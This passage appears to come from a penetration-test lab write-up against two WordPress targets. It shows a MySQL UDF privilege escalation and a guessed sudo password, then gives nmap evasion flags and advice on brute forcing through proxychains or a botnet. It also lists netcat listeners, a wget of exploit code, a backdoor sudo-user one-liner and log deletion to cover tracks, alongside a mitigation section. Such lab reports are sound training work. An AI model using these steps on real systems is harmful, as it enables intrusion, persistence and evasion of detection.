Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/hax.so';
select * from foo into dumpfile '/usr/lib/hax.so';
ERROR 1086 (HY000): File '/usr/lib/hax.so' already exists
mysql> create function do_system returns integer soname 'hax.so';
create function do_system returns integer soname 'hax.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+-------------------------------------+
|                                   0 |
+-------------------------------------+
1 row in set (0.01 sec)

mysql> exit
exit
Bye
```

MySQL UDF Escalation on Target 2 cont.

- An alternate (aka cheesy) method, is to cat /etc/passwd and notice vagrant is a user
- su vagrant and guess the password to be tnargav
- Success! and sudo -l shows we have full sudo access

```
www-data@target2:/tmp$ su vagrant
su vagrant
Password: tnargav

vagrant@target2:/tmp$ id
id
uid=1002(vagrant) gid=1002(vagrant) groups=1002(vagrant),27(sudo)
vagrant@target2:/tmp$ sudo -l
sudo -l
Matching Defaults entries for vagrant on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vagrant may run the following commands on raven:
    (ALL) NOPASSWD: ALL
vagrant@target2:/tmp$ cd /
cd /
vagrant@target2:/$ ls
ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
vagrant@target2:/$ sudo ls /root
sudo ls /root
flag4.txt
```

Avoiding Detection

Stealth Explo

Monitoring Ove

- WPscans can
- WPscans sen
- 20 HTTP requ

Mitigating Dete

- Although, WP own the amount of rec

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --stealthy
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| |_   _|
          \ \  /\  / /| |\___ \   | |  _ __   ___ __ ___
           \  \/  \/  | | ___) |  | | | '_ \ / _ \ '__|
            \  /\  /  | |____/   |_| | | | |  __/ |
             \/  \/   |_|_____|_____|_| |_|\___|_|
         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Jan 18 21:31:49 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress version 4.8.15 identified (Latest, released on 2020-10-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.15'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.15'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive Methods)
```

Stealth Exploitation of [Brute Forcing]

Monitoring Overview

- Any IDS/IPS can detect a brute force attack
- They can detect the amount of http 400+ codes
- These 400+ status codes are usually set to 100/hr (depends on average traffic)

Mitigating Detection

- Brute forcing will almost always trigger alerts, but you can remain anonymous by using a proxychain to brute force (or use a botnet)
- An alternative to bruteforcing is to SE or gather user passwords with hacking tools (hardware)

Stealth Exploitation of [Open Ports and Services: Nmap]

Monitoring Overview

- Bunch of different services spouting error messages at the same time or a large number of http requests is a common indicator of scanning activity.
- Most IDS/IPS can detect port scanning and network enumeration

Mitigating Detection

- Default Nmap SYN scan usually sneaks through undetected

More Ways for nmap to evade basic rules of firewalls or IDS/IPS

1) **Packet Fragmentation:** nmap -f <other options>

2) **Decoy Scan:** nmap -D <ip1, ip2,...,ME> <other options>

3) **Spoof source IP address:** nmap -S <spoofed ip> <other options>

4)**Spoof source port:** nmap --source-port <port no> <other options>

5) **Scanning Timing:** nmap -T<0-5> <other options>

Reference: https://security.stackexchange.com/questions/121900/how-can-the-nmap-tool-be-used-to-evade-a-firewall-ids

Stealth Exploitation of [Enumerating URIs and DNS: Gobuster]

Monitoring Overview

- WAF, Firewalls, and IDS/IPS can detect a brute force attack including gobuster
- They can detect the amount of http error codes
- These error/400+ status codes are usually set to 100/hr (depends on average traffic)

Mitigating Detection

- Brute forcing (gobuster) triggers alerts, so delay between requests and slow the process so it doesn’t trigger alarms.
- Brute forcing can be done directly to the backend server (usually SSH) and erase the logs and also erase the log that show that we erased logs to hide our our tracks.

Stealth Exploitation of [PHPMailer: Remote Code Execution]

Directory Creation / File Upload

Monitoring Overview

There are potential alerts for site directory creation / file upload:

- Host Intrusion Detection System (HIDS)
- Network Intrusion Detection System (NIDS)
- Network Intrusion Prevention System (NIPS)

Mitigating Detection

The only way this exploit can be detected is if any of HIDS/NIPS/NIDS notices there was an http post on a forbidden directory

Mitigation of Exploits

Mitigation for Target 1 Exploits

- **Vulnerabilities:**

- Outdated Wordpress 4.8.15

Solutions how to fix:

- **Enable the automatic updates on your websites as soon as possible.**

→ In order to enable automatic updates in WordPress versions 3.7 or later, you will need to look for the code used to disable the option in the wp-config.php.

- Weak password → Brute Forcing

- Firstly start using very strong passwords. A longer, mixed-type password is not easy to be decoded for a brute-force attack to decode. These attacks typically use combinations of dictionary words and numbers.

- Another effective defence is to use WP Limit Login Attempts, specifically designed to protect WordPress site from brute force attacks.

- Sudo python privileges

There are many Linux executable other than text editors which you can use for privilege escalation

→ The first step to prevent a WordPress website from this serious vulnerability is to check the different roles and permissions supported by the application and set Correct file permissions for WordPress.

→ Check the user roles and authorities granted to WordPress users.(source:wp-snippets)

→ Fix main shells!


Mitigation for Target 2 Exploits

- Properly configure wordpress so that the /vendor directory is not public and only accessible to an admin to prevent viewing config info
- Update PHPMailer so it is no longer vulnerable to remote code execution.
- DO NOT run MySQL as root!

If you absolutely have to, then don’t leave the database credentials in a file (wp-config) that anyone on the system can access. Either don’t store them in plain text at all, or manage the access permissions for that file so that only admins can view it, or do both.

Maintaining Access

Maintaining access to target machine




→ After successful target exploit we had to make sure the machine was accessible by our demand. To do that we injected a specific reverse shell that implemented access to target with specific ports becoming open.

→ And a backdoor to return and continue malicious activities when we wished so.

→ Changing users' passwords or adding additional users with privileges was also useful.

```
Searchsploit phpmailer

./exploit.sh

Nc -lvnp 4444

Wget https://raw.githubusercontent.com/1N3/PrivEsc/master/linux/linux_exploits/1518.c

Nc -lvnp 2222 < 1518.c

Nc -lvnp 1111

whoami

Cd /root

Ls

Cat flag4.txt
```



Maintaining Access on Target 2

Post-Exploitation

Now that we have root access, instead of using netcat, we can create a new user to ssh in with.

Using this single command:

useradd -u 300 -g sudo -s /bin/sh -p $(echo myP4ssword | openssl passwd -1 -stdin) userd

This user (userd) has a system UID of 300, no home directory, belongs to the sudo group with default shell and his password is ‘myP4ssword’ encrypted with openssl.

We can now ssh in with our new user and delete the syslogs (and the logs that we deleted the syslogs) with socat to cover our tracks if we wanted to and do as we please with the system.

```
root@Kali:~# ssh userd@192.168.1.115
userd@192.168.1.115's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Could not chdir to home directory /home/userd: No such file or directory
$ id
uid=300(userd) gid=27(sudo) groups=27(sudo)
```

fi